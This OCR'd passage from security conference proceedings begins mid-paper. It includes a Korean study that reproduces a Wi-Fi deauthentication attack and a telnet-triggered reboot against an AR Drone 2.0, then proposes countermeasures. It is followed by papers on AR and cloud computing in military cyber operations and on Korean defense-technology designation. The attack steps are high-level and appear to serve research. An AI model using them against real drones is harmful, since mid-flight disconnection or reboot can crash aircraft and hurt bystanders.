[표 4]에서 볼 수 있듯이 AR Drone은 Wi-Fi를 이용해 통신하며 스마트폰, 태블릿 외에도 PC로 제어할 수 있도록 지원한다. [표 5]의 제품 사양에서 BCM43438은 Raspberry Pi 내부에 탑재된 무선 랜 장비로, 이 점 때문에 무선 랜을 monitor mode로 변경할 수 없다. 이 문제를 해결하기 위해 'nexmon'에서 monitor mode를 이용 가능하도록 패치한 버전인 Kali-0.1-nexmon을 이용한다.

3.2 802.11n에서의 연결 해제 패킷 전송

이 절은 [표 2]의 '연결 해제 패킷 전송'을 통한 Controller 연결 해제 상황을 직접 재현해보고, 어떠한 문제점이 있는지 분석한다.

❑ 연결 해제 상황 재현 시나리오

Step 1. Raspberry Pi의 무선 랜을 monitor 모드로 변경

Step 2. 무선 랜이 연결할 수 있는 주변 무선 네트워크를 탐색


Step 3. target WiFi의 BSSID와 채널 확인

Step 4. 무선 랜이 이용할 채널을 드론이 이용중인 채널과 동일하게 변경


Step 5. 연결 해제 패킷 전송

Step 6. PC 화면의 연결 해제 문구 확인

❑ 연결 해제 상황 재현 결과



[그림 1] 연결 해제 패킷 전송 화면



[그림 2] 연결이 해제된 PC 화면

[그림 1]은 *Step 5.* 단계를 수행한 것이다. 화면의 'this attack is more effective when targeting a connected wireless client' 라는 문구를 통해 해당 Wi-Fi에 연결하지 않고도 연결 해제에 성공하였음을 알 수 있다. [그림 2]는 연결이 해제된 PC의 화면으로, 상단에 'COMMAND CONNECTION INTERUPTED' 라는 문구가 표시된다. 또한 드론이 촬영 중인 화면을 볼 수 없게 된다.

❑ 결과 분석

Raspberry Pi가 드론의 Wi-Fi에 연결되지 않고도 기존의 연결들을 해제할 수 있었다. 이를 통해 드론의 공유기가 연결 해제 패킷을 수신했을 때, 해당 패킷의 송신자가 정당한 사용자인지 검증하지 않는다는 것을 알 수 있다. 즉, 인증 과정의 부재로 인해 문제가 발생할 수 있다는 것이다. Wi-Fi가 스마트홈 제품 개발의 중요한 요소[11]인 상황에서 심각한 가용성 침해 사고를 초래할 수 있다.

3.3 telnet을 통한 명령 수행

이 절은 [표 2]의 'telnet을 통한 명령 수행'을 직접 재현하고, 어떤 문제점이 있는지 분석한다.

❑ telnet을 통한 명령 수행 시나리오

Step 1. Raspberry Pi를 Wi-Fi에 연결

Step 2. Wi-Fi 내에 드론이 이용 중인 IP 주소 획득

Step 3. telnet으로 드론에 접속

Step 4. reboot 파일 실행

Step 5. 드론의 재부팅 확인

❑ 결과 분석

AR Drone 2.0은 가장 먼저 연결된 기기에게 제어 권한을 부여한다. 하지만 취약한 환경의 드론은 telnet을 이용해 드론 내부에 침투할 수 있었고, reboot 파일 실행으로 드론과 제어기기 간의 연결을 해제할 수 있었다. 또한 드론 자체가 재부팅되는 것이기 때문에 꽤 높은 높이에서 비행중인 드론은 추락할 위험이 있다. 이로 인해 드론 사용자의 가용성을 침해할 수 있다.

telnet을 이용해 내부에 침투했을 때, 저장된 파일들을 보거나 수정할 수 있었다. 취약한 환경에서 이용되는 IoT 기기들의 경우에는 기기가 수집한 정보가 유출되거나 조작될 수 있다. 즉 기밀성, 무결성을 침해할 수 있다.

3.4 추가적인 위협

이 절에서는 직접 재현하지 않았지만 충분히 발생 가능한 추가적인 위협들을 제시한다.

❑ 재전송 공격

재전송 공격은 프로토콜 상에서 유효한 메시지를 골라 복사한 후, 재전송하여 정당한 사용자로 가장하는 공격이다[12]. 복사한 유효 메시지를 재전송하기 때문에 취약한 인증 환경에서

암호화만으로 해결할 수 없다[13]. Wireshark를 이용해 네트워크상의 패킷들을 쉽게 캡쳐할 수 있는데, 캡쳐한 패킷을 이후에 재전송하여 IoT 기기의 동작을 재현할 수 있다. 패킷이 암호화 되어있어도 재전송 패킷과 IoT 기기의 동작을 비교하여 패킷의 내용을 추측할 수 있다. 이 경우 암호화 패킷에 대한 기밀성과 IoT 기기의 가용성이 침해될 수 있다.

❑ 서비스 거부

[5]에서는 UAV에 대한 위협으로 서비스 거부를 언급했다. Ⅲ.Ⅱ에서 문제가 되었던 것은 사용자에 대한 검증 없이 연결 해제 패킷을 수신하였다는 점이다. 이 점을 이용해 IoT 기기에 많은 수의 패킷을 보내면 해당 기기는 패킷을 처리하는 데에 부하가 발생하고, 서비스 거부 상태가 될 수 있다. 해당 기기가 주변 기기들을 제어하는 서버의 역할을 할 경우, 주변 기기 또한 작동에 영향을 미치는 상황이 초래될 수 있다. 이 경우 가용성이 침해될 수 있다.

Ⅳ. 대응 방안

Ⅲ. 위협 분석에서는 취약한 IoT 환경에서 발생할 수 있는 위협과 그 위협이 어떤 보안 요소를 침해했는지에 대해 분석했다. 근본적인 대응방안은 취약하지 않은 키를 사용해 Wi-Fi 환경에서 제공하는 암호화 및 인증 서비스를 이용하는 것, 지속적인 보안 업데이트를 수행하는 것 등이 있다. 하지만 앞서 언급했듯 많은 IoT 기기가 취약한 환경에서 이용되고 있기 때문에, 이 장에서는 각 위협들에 대응할 수 있는 다른 방안을 제시한다. [표 6]에는 대응 방안과 기대 효과를 정리하였다.

4.1 접근제어 강화

3.2 802.11n에서의 연결 해제 패킷 전송, 3.3 telnet을 통한 명령 수행에서의 문제점은 새로 연결된 사용자에게 기기 내부에 접근할 수 있는 권한이 부여되었다는 점이다. 이 점을 보완하기 위해 접근 권한을 R(Root User), U(User), O(Others)로 분리한다. R권한은 IoT 기기의 가장 높은 접근 권한을 가지며, U권한은 기기로부터 서비스를 제공받을 수 있음을, O권한은 기기에 대한 접근이 허가되지 않았음을 나타낸다. U권한을 부여받은 사용자는 R권한을 가진 사용자가 모두 동의할 경우 R권한을 가질 수 있도록 한다. 허가되지 않은 O권한으로부터 온 패킷은 버리기 때문에 3.4 추가적인 위협에서 언급한 서비스 거부 공격에 대응할 수 있다. 이를 통해 새로 연결된 사용자에게 가용성을 보장하고, 공격자가 내부를 들여다보거나 파일을 변경할 수 없도록 하여 기밀성, 무결성을 보장할 수 있다.

4.2 수집 정보 암호화

3.3 telnet을 통한 명령 수행에서 재현한 대상이 Home IoT 기기였다면 사용자의 사생활 정보가 침해될 수 있다. 이 점을 보완하기 위해 IoT 기기가 수집한 정보를 암호화된 상태로 저장한다. 2.3 암호 알고리즘에서 제시한 대칭키 암호를 이용할 경우, 정보 수집 기기와 정보 제공 대상(서버 또는 사용자 모바일 기기) 간에 공유한 대칭키를 이용해 수집한 정보를 암호화할 수 있다. 또한 공개키 암호를 이용할 경우 정보 제공 대상의 공개키로 암호화하여 저장할 수 있다. 수집 정보의 암호화를 통해 정보에 대한 기밀성을 보장할 수 있다.

4.3 메시지 유효성 검증

3.4 추가적인 위협에서 재전송 공격은 유효한 메시지를 복사하여 재전송하기 때문에 기존의 암호화와 인증으로 막을 수 없음을 언급했다. 따라서 메시지의 유효성을 검증하기 위한 추가적인 과정이 필요하다. 이 과정에는 시간 등 일회성 값인 비표를 포함시킬 수 있으며[14], 수신기기는 비표 비교를 통해 메시지의 유효성을 검증할 수 있다.

[표 6] 대응 방안 및 기대 효과

대응 방안	기대 효과
접근제어 강화	가용성, 무결성, 기밀성 보장
수집 정보 암호화	기밀성 보장
메시지 유효성 검증	메시지 유효성 보장

V. 결론

본 논문에서는 IoT 시장 규모가 커짐에 따라 보안 위협에 대한 피해가 커질 것이며, 취약한 IoT 환경에서 발생할 수 있는 위협 분석과 그에 대한 대응방안을 제시하였다. 근본적인 대응 방안은 사용자의 보안 인식을 개선하는 것이지만, 그렇지 못한 경우 피해를 최소화하기 위해 IoT 기기의 보안을 강화해야할 필요가 있다.

Ⅳ. 대응 방안에서 제시한 대응 방안들은 이론적인 내용이다. 따라서 추후 연구에서는 여러 암호 알고리즘들의 적용 결과를 통한 성능 및 보안성 분석, 대응 방안 적용 이후 발생할 수 있는 추가적인 위협에 대한 탐색을 수행할 예정이다.

[참고문헌]

[1] KISA, “2014 Vol.5 심층 보고서, 사물인터넷 보안 위협 동향”, 2014.

[2] 미래창조과학부, “세계최고의 스마트 안심국가 실현을 위한 사물인터넷(IoT) 정보보호 로드맵”, 2014.10.

[3] KrebsonSecurity, “Researchers Find Fresh Fodder for IoT Attack Cannons”, 2016.12.

[4] 임정선, “IoT-가속화되는 연결의 빅뱅과 플랫폼 경쟁의 서막”, 2015 ICT 10대 주목이슈, KT 경제경영연구소, Special Report, 2015.

[5] Michael Hooper, Yifan Tian, Runzuan Zhou, Bin Cao, Adrian P. Lauf, Lanier Watkins, William H. Robinson, Wlajimir Alexis, “Securing Commercial WiFi-Based UAVs From Common Security Attacks”, 2016.11.

[6] Nils Rodday, “Hacking a Professional Drone”, RSA Conference 2016, 2016.04.

[7] 정인수, 홍득조, “와이파이를 이용하는 드론의 취약점 분석”, 한국컴퓨터정보학회 학술발표논문집 25(1), 2017.01.

[8] 서화정, 김호원, “사물인터넷을 위한 경량 암호 알고리즘 구현”, 정보보호학회지, 제25권 2호, 2015.04.

[9] 문시훈, 김민우, 권태경, “IoT 통신 환경을 위한 경량 암호 기술 동향”, 한국통신학회지(정보와통신) 제33권 제3호, 2016.02.

[10] 강연정, 이향진, 전인경, 정현철, 한동국, “경량 공개키 암호 알고리즘 개발 동향 분석”, 한국정보과학회 학술발표논문집, 36.1D, 2009.06.

[11] Wi-Fi Alliance®, “2016년 Wi-Fi 6대 전망 발표”, http://www.wi-fi.org/ko/news-events/newsroom/wi-fi-alliance-2016-wi-fi-6, 2016.01.

[12] 한국정보통신기술협회, 정보통신용어사전

[13] 정보보호개론, Raymond R. Panko, 홍만표 역, 한티 미디어, p314, 2006.02.

[14] 마명철, “IoT 환경에서 단말기 인증을 위한 NTS기반 보안기술 연구”, 박사학위논문, 숭실대학교 대학원 IT정책경영학과, 2016.12.

Application of Cloud Computing as a Solution to AR Applied Military Cyber Operation Problem

Hunmin Lee*, Hyojung Kim*, Jungho Kang*

*Division of computer science,

Korea Military Academy.

Abstract

In this paper, we analyze various problems that arise when using AR (Augmented Reality) technology for military operations and suggest ways to improve them. In order to solve cyber attacks and threats (physical attacks, technical attacks) that may arise when AR is applied in the military, and to solve all the problems such as limitations of 'scalability', we will examine how cloud computing is applied to the US Army and how to apply 'cloud computing' to our military.

I. Introduction

Korea and other countries around the globe have taken interest in the "4th Industrial Revolution" nowadays. The 4th Industrial Revolution is a period accomplished by the harmony of manufacturing industry and ICT. The core of the revolution includes Artificial Intelligence, Robot Automation, Internet Of Things, Nano Technology etc. Among these concepts, Augmented Reality is the main axis of the 4th Industrial Revolution. AR is growing and expanding along with the development of 5G LTE, and studies of this technique is in progress mainly by Japan and US from the latter half of 1990s. Augmented Reality is a technique that puts virtual images upon real world. GPS, gravity sensor, gyrosensor inside a device send information to a server, them the server analyzes the information drawing a 3D image that comes under the position of the device. Subsequently, the server sends the 3D image and additional information to the device, plating real world with them. AR makes data processing and data exchange easy for users. Therefore, applying AR in medical care, media, national defense, construction, manufacturing process would bring magnificent results.

Much research has been done beforehand on how to manipulate and develop AR technology. However, studies on security problems of AR are yet insufficient. Because users gain AR information by calling them from the server, security problem and scalability problem are inevitable. For example, if 3D images from AR technology in manufacturing process or national defense are leaked, it can be a national disaster. Furthermore, corporation whose IT infrastructure is poor but is about to enter

the overseas market, soldiers who perform their duties overseas, or the headquarters that move frequently because of a war have to constantly install a server every time they move, which causes budget problem and energy problem. Thus, this study will show the development of AR technology to come and how AR will conduct the server to guarantee security and scalability when military cyber operations are performed.

II. Possible Cyber Attacks when Applying AR in Military

2.1 What is Augmented Reality?

Augmented Reality is a technology that overlaps real world images or backgrounds with three-dimensional virtual images. Mobile device gains current location related information at first, then the device sends the information to the server. Data relevant to the information is stored in the server rooms, so the server can respond to the device by sending the data that corresponds to the information received. At last, corresponding data is displayed on the device overlapping the real world image[1].




Figure1. Application of AR in Military

Augmented Reality can be achieved by two separate methods. One is Object Recognition System and the other is Location Based System. Object Recognition System is a way to offer information through interaction in respect of a particular object, irrespective of its location. Location Based Sysetm is a way which can be driven by three pieces of information: geographic/location data, electronic compass, and gravitational sensor.

2.2 Physical Attacks

There are cyber attacks and cyber defense in the form of cyber warfare. Cyber attacks include hacking and physical destruction, and cyber defense has information protection and physical encryption[2]. We have to consider physical destruction, the use of VR and AR in cyber attacks, and the hacking of VR, AR's company (server room).

Physical destruction in the cyber attack is not a cyber attack by infiltrating into a technical part, but a cyber attack by destruction in the hardware part which contains the source of the information. The attack technique of physical destruction is not preferable because it is too dangerous and the probability of success is low and there are many limitations in maintaining the covertness which is one of the core of cyber warfare. However, if a physical destruction attack is performed through AR technology, it can maintain the covertness, increase the probability of success and reduce the risk. Combining the high infiltration capabilities of combatants such as elite agents or special forces performing special missions with AR technology, you will be able to execute very high level attacks. Entering the enemy server room by attaching the AR applied wearable device to infiltrating agent, they send what they see in the act through AR in real time and the server tells how to destroy the enemy server without any trace. In addition, if these infiltration operations are

continuously simulated through AR, and trainings are carried out repeatedly, the individual competence of each agent will increase, so that the dangerous form of cyber attack technique of physical destruction will become less dangerous than before and the probability of success will also increase.

2.3 Technical Attacks

If the enemy has AR technology to conduct cyber attacks, hacking on the enemy's server can bring good results. The opponent integrates position information, compass sensor, and gravity sensor information from the VR mobile device to transmit three-dimensional images to the display of the device. In this case, the location information of all mobile devices will be recorded in the log of the server room, and the statistical data of where the enemy's VR was used frequently will also be stored. You can also obtain a lot of information stored in the company directly through hacking.

Possible Cyber Attacks when Applying AR in Military	
Physical Attacks	Technical Attacks
▪ It is possible to know the exact information about the hardware part which is the target of the physical attack, so it can be destroyed without any trace ▪ Simulation can increase the probability of success	▪ Direct technical hacking of server (company) is possible ▪ Attack using log of the server with information of location, compass, and gravity sensor of mobile device is possible

Table1. AR Applied Cyber Attack Types

III. Application of Cloud Computing

3.1 What is Cloud Computing

Cloud computing means accessing remotely hosted data or services using a minimal number of computer devices. The cloud computing model provides a shared pool of configurable resources that can be quickly provided and distributed through minimal administrative effort or interaction with service providers, enabling access to the network anytime, anywhere.

To summarize, five representative characteristics of cloud computing are

① on-demand self service
② broad network access
③ resource pooling
④ fast elasticity
⑤ measured service

In other words, users use software, storage, network, and other computing resources as needed, and pays a certain fee accordingly. Cloud computing has three types of services (IaaS, Paas, and SaaS), each of which has a range of management and control according to the services provided, and the military is currently targeting the provision of IaaS cloud services. Currently, the Department of Defense is planning and promoting cloud computing in a pilot phase in 2012, and the adoption of cloud saves 80% of physical space and saves about 40% of energy consumption[3].

3.2 Security Assurance by Cloud Computing

In an existing computing environment, all information within the military is stored in the computer of the unit or stored on each server. In this environment, the military must live with constant cyber threat. In addition,

servers are scattered all over the country, making it difficult to manage them in an integrated manner, resulting in security vulnerabilities. However, when the environment is transferred from the existing environment to the cloud computing environment, it is possible to improve the mobility using the wired and wireless network, which is the strength of cloud computing, and at the same time ensure high security by intensive security management of the data center.

Unlike traditional computing environments, in a cloud computing environment, administrators in the data center can monitor the performance of cloud service users, test vulnerabilities in the system, and immediately change new threats or vulnerabilities when they are found. In addition, if work involves military secrets or military data from cloud storage, then user authentication technology and access control can be used to ensure greater security than existing computing environments.




Figure2. Comparison of Scalability Assurance Model

3.3 Scalability Assurance by Cloud Computing

The Korean Ministry of National Defense began piloting cloud computing in 2012, and the US Department of Defense (DOD) was already envisioning the application of the cloud before that. The first reason for the rapid transition from traditional server to cloud computing is to save money. Michael Dell, IT giant, said, *"The federal government spends approximately $76 billion to support its widely dispersed information technology assets. Up to 30 percent of that spending could be saved by further reducing IT overhead, consolidating data centers, eliminating redundant networks and standardizing applications*[4]." The problem with military networks in particular is that there are many unnecessary expenditure fields. In the United States, spending is on the rise because management standards for security, hardware, and software licenses are all different among military units around the world. Korea is no exception. It is not possible to properly integrate the information of each army in the Joint Chiefs of Staff in Gyeryongdae, Daejon, even if there is a small mistake because army, navy and air force use different C4I(command, control, communication, computer and intelligence) system. Cloud computing can reduce defense costs by consolidating the management of information assets of different units and reducing the number of IT personnel required for maintenance.

In addition, high scalability can be ensured by using cloud service. Because of the various networking standards and policies between garrisons, temporary camps, and forward deployed units, every time they move, they must erase the computer before connecting to the network. Then, every time a user connects to the network, they must have different login information and an email account. However, having cloud service can fix this problem by managing personal information in the cloud server.

The problem of scalability of existing computing does not simply end with the

inconvenience of creating a new account when the computer is deleted. In the case of the US Army deploying troops across the globe, it also appears in the ARFORGEN (Army for Generation) process, a way to efficiently create trained troops and hand over to combat commanders. When a unit is training in the field for the next deployment in accordance with the ARFORGEN process, the computer used by the unit can not connect to the network in the garrison unless there is a special reset. Eventually, the Army Battle Command System (ABCS) used at this time is active during training, but left unused for months without training. This leads to the loss of important information[5].

From the perspective of scalability, it can be said that it is difficult to maintain a military network anymore with existing computing methods, which require users to change their authentication and lose important information each time. Cloud computing is inevitable at this point, especially when augmented reality, premised on high scalability, is about to be used in training and practice[3],[9].

3.4 Case Studies of Cloud Computing Application in the US Army

In the case of the US Army, there are many troops deployed. Therefore, it should be able to collect information of millions of devices from the field quickly and at any time, send it to the base, analyze it, send it back to the people in battle, and prevent the threat in front of it. The Army introduces a tactical advanced cloud node coupled with advanced analysis tools as part of Distributed Common Ground System (DCGS), a software that transmits allied and enemy positions every hour. Brigadier commanders in particular deal with massive data. But they do not have the bandwidth to move this data all at once. Thus, the only way to respond to this problem on the battlefield is tactical cloud computing. Already in 2011, cloud computing nodes have been deployed at the Bagram airfield in Afghanistan, and the Army headquarters is receiving real-time information via DCGS. In addition, DCGS, originally developed for the integration of information from the army, the navy and the air force, introduced a cloud computing node, which enabled a container size of 6m height providing 1,800 cores of processing capacity and meaningful answers.

The US Army's engineering center, Communications-Electronics Research, Development and Engineering Center (CERDEC), also introduced cloud computing nodes. As a result, the next generation of cloud nodes have been minimized to a toaster size and mounted in armed vehicles or UAVs. When storing or transmitting vast amounts of information gathered by troops on actual battlefields, they are no longer blocked by connection problems or bandwidth problems. Especially, it is possible to process it at the site where information is gathered[5].

IV.Conclusion

The concept of cloud computing first appeared in the Compaq (American computer company) internal document in 1996, but the military is introducing it in 2012 and is expected to be commercialized soon. As with the cloud, the AR will be introduced soon and will be used in the defense sector in the future. However, applying this thoughtlessly without a thorough review of the many security issues is exactly the same as leaving a serious threat to national security.

When working with AR technology, cloud computing can solve both scalability problems and security issues which saves money and energy. We should try to implement the AR technology on the IaaS based and Hybrid model cloud by benchmarking the precedents of US military and ensure the security and scalability of the AR technology.

[Reference]

[1] Kim Hyo Koon, Son Young Joo, Kim Myung Seok, Lee Seon Jim (2017). 현실과 가상의 모호한 경계 『AR(증강현실) vs VR(가상현실) vs MR(혼합현실)』의 현재와 미래. Defense & Technology, (455), 76-87.

[2] Ho-Kyun Park (2013). Types and Information Security Technology on Cyber Warfare. The Korea Contenta Association Review, 11(4), 41-44

[3] Worl-Su Jang, Jumh-Younh Choi, Jong-in Lim (2012). A Study on adopting cloud computing in the military. Journal of the Korea Institute of Information Security & Cryptoloogy, 22(3), 645-654.

[4] Major Dallas A. Powell, jr., The Military Applications of Cloud Computing Technologies, pp 11, Jan, (2013).

[5] Wylie Wong, The Army Brings the Cloud to the Battlefield, July, (2013).

[6] The Trend of Major National Cyber Defense and Response, In-Depth Reports, KISA (2014).

[7] Huiuk Lee, "Who hacked into our hearts",Hangyeorae21(2014).

[8] Lawrence Pingree, Ruggerro Contu, Eric Ahlm, 'context Aware Security and Intelligence Sharing Concepts Merge to Create Intelligence-Aware Security Controls'. Gartner Group, March, (2014).

[9] Kyoung-a Shin, Sang-jim Lee (2012). Information Securtiy Management System on Cloud Computing Service. Journal of the Korea Institute of Information Security & Cryptology, 22(1), 155-167.

방위산업기술 지정 및 식별 동향

허아라, 류연승, 황승배

명지대학교 대학원 보안경영공학과

Ara Hur, Yeonseung Ryu, Seungbae Whang

Department of Security Management Engineering, Myongji University

요 약

우리나라 국방과학기술 역량은 크게 발전하고 있으며 2015년 세계 9위 수준으로 평가받고 있다. 국방과학기술은 군사적 목적으로 활용하기 위하여 군수품을 개발・제조・가동・개량・개조・시험・측정 등을 하는데 필요한 과학기술(관련 소프트웨어를 포함)이며 방위사업청은 국방과학기술 중에서 국가 안보를 위해 보호해야 할 기술을 방위산업기술로 지정 고시하고 있다. 본 논문에서는 방위산업기술의 지정 과정 및 보호자산의 식별 동향에 대해 살펴보고 향후 연구과제를 제시하였다.

I. 서론

국내 방위산업 기술역량은 세계 9위권으로 평가받고 있으며 방산수출 및 기술이전이 확대되는 추세이다. 방산수출액은 2006년 약 2.5억불에서 2014년 약 36억불로 급격하게 증가하였으며, 방산수출 대상국도 2006년 47개국에서 2014년 87개국으로 크게 증가하였다 [1].

한편, 방위산업기술 수출국의 다변화와 기술의 첨단화로 인한 기술유출 문제가 대두되자 방위사업청은 방위산업기술의 보호를 위하여 2015년 12월 방위산업기술보호법을 제정하고, 2016년 12월에는 보호해야 할 141개 방위산업기술을 지정 고시하였다 [2].

고시된 방위산업기술을 보유하거나 연구개발하는 대상기관은 방위산업기술보호법에서 규정하는 방위산업기술보호체계를 구축해야 하며, 기술 유출 발생시에는 형사 처벌 등의 규제를 받게된다. 대상기관은 국방과학연구소, 방위사업청, 국방기술품질원, 방위산업체, 군 등이며 대학, 전문연구기관 등도 포함된다.

현재는 각 대상기관들이 스스로 보유하고 있는 방산기술의 식별하여 방사청에 보고하는 과정에 있으며, 식별 이후에는 대상기관이 보호체계를 구축하고 있는 지 실태조사가 이루어질 예정이다. 그러나, 각 대상기관은 고시된 141개 기술명 만으로는 그 기술의 보유 여부를 판정하기 어려운 상황이며 심지어 기술을 보유하고 있더라도 보호체계 구축에 따른 비용을 회피하기 위해 기술 보유 여부를 밝히기를 꺼리는 문제가 발생하고 있다.

또한, 대상기관이 보유 기술을 식별한 이후, 기술을 담고 있는 자산의 식별 절차가 아직 정립되어 있지 않다. 예를 들면, 기술을 담고 있는 자산은 기본 설계서, 상세 설계서, 소프트웨어 소스코드 등 다양한 유형으로 존재하는데 이 중에서 보호 자산의 범위와 중요도 등급 부여 방법 등이 정립되어야 한다.

본 논문에서는 방위산업기술의 지정 과정을 고찰하고 보호 자산의 식별 방안에 대해 살펴보았다. 또한 결론에서 향후 연구과제를 제시하였다.

II. 방위산업기술의 지정 과정

방위산업기술 지정은 국방기술품질원에서 연구하였으며 연구보고서인 [3]을 참고하여 지정 과정을 살펴본다.

먼저, 방위산업기술의 대상인 국방과학기술 목록을 구축해야 한다. 국방과학기술은 기 확

보, 개발 중, 미래기술을 포함하며, ① 2012 국방기술 수출 통제목록 ② 2013 국방과학기술조사서 ③ 방산기술보호를 위한 기술조사 결과보고서의 기술목록을 활용하여 6,275개 국방과학기술 통합목록을 작성하였다. 국방과학기술 통합목록으로부터 최종적으로 방위산업 보호대상 기술을 식별하는 프로세스는 3단계로 구성된다.

<표 1> 국방과학기술 통합목록 참조자료

자료명	관련 문헌	기술수
국방 기술 수출 통제 목록 (2012)	• 2010국방과학기술조사서 참조 • 군용물자품목(ML) 참조 • 기확보/개발중/미래 기술 : 1,445 개 (VSL : 249개, SL : 408개, IL: 788개)	1,445개
국방 과학 기술 조사서 (2013)	• F+7 ~ F+30년 연구개발 예상 미래무기체계 소요 기술 • 개발중/미래 기술 :215개 미래무기, 314개 핵심기술군, 1,163개 소요기술	1,163개
방산 기술 보호를 위한 기술 조사 결과 보고서 (2014)	• 개발완료 또는 진행중인 59개 국산 자체개발 무기체계 • 조사대상기관 : ADD, 삼성탈레스 등 32개 방산업체 및 정출연 • 기확보 기술 : 3,667개 요소 기술	3,667개

2.1 최신화 및 중복성 검토 단계

1단계는 기술정보 최신화 및 중복성 검토 단계이다. 국방과학기술 통합목록을 현재 시점에 맞는 기술명세, 속성 및 개발현황 정보를 사용하여 최신화가 필요하다. 기술정보의 최신화에는 ① '14-'28 국방과학기술진흥 실행계획(2014년, 국방기술품질원 전략기획팀) ② '06-'14 핵심기술 개발현황(2015년, 국방기술품질원 기술기획팀) ③ 방산물자 지정 현황 목록(2015년, 방위사업청 방산진흥국)을 검토/활용하였고, 기술명, 기술명세를 정교화하고 기술의 속성값(중요도, 난이도, 기술이전 기피 등)을 수정하였다.

또한, 각각 독립적으로 조사/작성된 국방기술 수출통제목록, 국방과학기술조사서 소요기술, 방산기술보호를 위한 기술조사 요소기술을 무기체계별/기술분류별로 정렬하고 기술 중복성 검토 및 유사기술 병합을 수행한다. 이러한 1단계 과정을 통해 2,036개의 방위산업 관리대상 기술을 식별하였다.

2.2 등급화 및 등급 결정 단계

2단계는 기술의 등급화 및 기술보호등급 결정 단계이다. 먼저, 1단계 산출물인 2,036개의 방위산업 관리대상 기술을 중요도, 난이도, 기술이전 기피도를 기준으로 분류하여 매우 중요, 중요, 보통의 3가지 기술등급을 결정한다. <표 2>는 기술등급을 결정하기 위해 사용하는 척도이며, 척도를 사용하여 기술등급을 결정하는 기준은 <그림 1>에 보이고 있다. 예를 들면, 기술의 중요도 값이 4.5 초과, 난이도 값이 4.5 초과, 기술이전 기피도 값이 1.3 초과이면 기술 등급은 A (매우중요)가 된다. 중요도가 2 미만이면 관리대상 기술에서 삭제한다.

<표 2> 기술등급의 결정 척도

구분	척도				
기술의 중요도	5. 매우 높음	4. 높음	3. 보통	2. 낮음	매우 낮음
기술의 난이도	5. 매우 높음	4. 높음	3. 보통	2. 낮음	매우 낮음
기술이전 기피도	2. 수월	기피			
기술등급	A. 매우 중요	B. 중요	C. 보통		



<그림 1> 기술등급 결정 기준

기술보호등급의 설정은 <표 3>과 같은 기준으로 초민감(VSL), 민감(SL), 중요(IL) 기술로 분류한다. 전문가로 구성된 기술자문단에서 기술등급이 결정되고 국가안보, 활용가치 등을 검토하여 기술보호등급을 결정하고 1,657개의 방위산업 관리대상 기술목록을 선정하였다.

<표 3> 기술보호등급의 기준 및 정의

기술보호 등급	정의
초민감 (VSL, Very Sensitive List)	• 중요도 및 난이도가 매우 높고 이전 기피기술 - 국제평화유지와 국가안보상 공개 및 이전을 제한하여야 할 기술
민감 (SL, Sensitive List)	• 중요도 및 난이도가 높고 이전 유의기술 - 보호가 필요한 핵심기술이나, 국익을 위해 우방국 또는 방산·군수·기술협력 중인 국가에 한정하여 제한적으로 공개 및 이전 가능한 기술
중요 (IL, Important List)	• 중요도 및 난이도가 보통이고 이전 가능기술 - 적성국이나 분쟁지역 이외에는 공개가 가능한 기술

2.3 그룹화 및 최소화 단계

방위산업기술보호법에 따라 방위산업기술은 필요·최소한의 범위 안에서 선정하여야 하므로, 3단계에서는 앞 단계에서 선정한 기술 목록을 그룹화하고 최소화한다.

2단계 산출물인 1,657개 방위산업 관리대상 기술목록을 그룹화하기 위하여 국방과학기술표준분류체계 [7]에 따라 8대 분야, 48개 대분류로 그룹화하였고 기술목록을 최소화하여 최종적으로 141개의 방위산업 보호대상 기술을 선정하였다. 따라서, 3단계 프로세스에 따라 최종적으로 8대분야, 48개 대분류, 141개의 방위산업 보호대상 기술이 선정되었다.

Ⅲ. 방산기술 보호자산 식별

방산기술보호 대상기관의 상당수는 군사기밀을 취급하고 있으며, 군사기밀은 비밀 I, II, III급으로 분류하여 관리되고 있다. 그러나, 방위산업기술은 최근에 고시되었고 아직까지 보호자산 식별 및 중요도 등급 부여 방법이 정립되어 있지 않다. 방위산업기술 보호자산은 설계도 또는 노하우 등 기술의 특성과 종류에 따라 다양한 형태로 존재할 것이다. 영업비밀 보호 가이드에 따르면, 기술상의 영업비밀의 자산 분류는 <표 4>와 같이 예시되어 있으며, 방위산업기술의 자산도 이와 유사할 것으로 예상된다. 현재 본 연구진은 방위사업청의 용역과제를 수행하고 있으며 방산업체의 기술 자산을 확인하고 있다.

